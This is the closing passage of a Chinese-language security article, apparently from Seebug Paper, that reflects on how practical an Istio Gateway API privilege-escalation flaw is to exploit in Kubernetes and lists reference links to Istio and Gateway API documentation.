實戰這個案例有用嗎?要說完全能復現這個漏洞的利用過程我覺得是微乎其微的,除非在 infra 中可能會遇到這種場景,k8s 聲明式的 api 配合海量組件 watch 資源的變化引入了無限的可能,或許實戰中限定資源的讀或者寫就可以轉化成特權提升漏洞。
參考
- https://gateway-api.sigs.k8s.io/
- https://istio.io/latest/docs/reference/config/annotations/
- https://istio.io/latest/news/security/istio-security-2022-002/
- https://istio.io/latest/docs/tasks/traffic-management/ingress/gateway-api/
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1859/
暫無評論